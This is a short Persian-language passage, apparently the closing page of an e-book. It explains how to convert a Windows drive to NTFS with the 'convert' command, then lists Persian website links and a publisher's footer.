در این موقع باید طبق دستورالعمل زیر عمل کنید. این دستور فایل سیستم درایو شما را بدون فرمت به NTFS تبدیل می کند. ابتدا cmd رو از منوی start اجرا کنید. سپس این دستور را تایپ کنید:

```
convert [drive name]:/fs:NTFS
```

<http://everything-20.persianblog.com>

<http://www.persiandatanetwork.com>

<http://www.tamirat.samenblog.com>

<http://armanaria111.parsfa.com>

<http://forum.gigapars.com>

<http://www.iran-forum.ir>

<http://www.toopfun.com>

<http://www.pars20.net>

<http://www.tebyan.net>

<http://noorportal.net>

<http://www.lxl.ir>





# پایان



نشر الکترونیک دانلود کتاب الکترونیک

[www.ketabesabz.com](http://www.ketabesabz.com)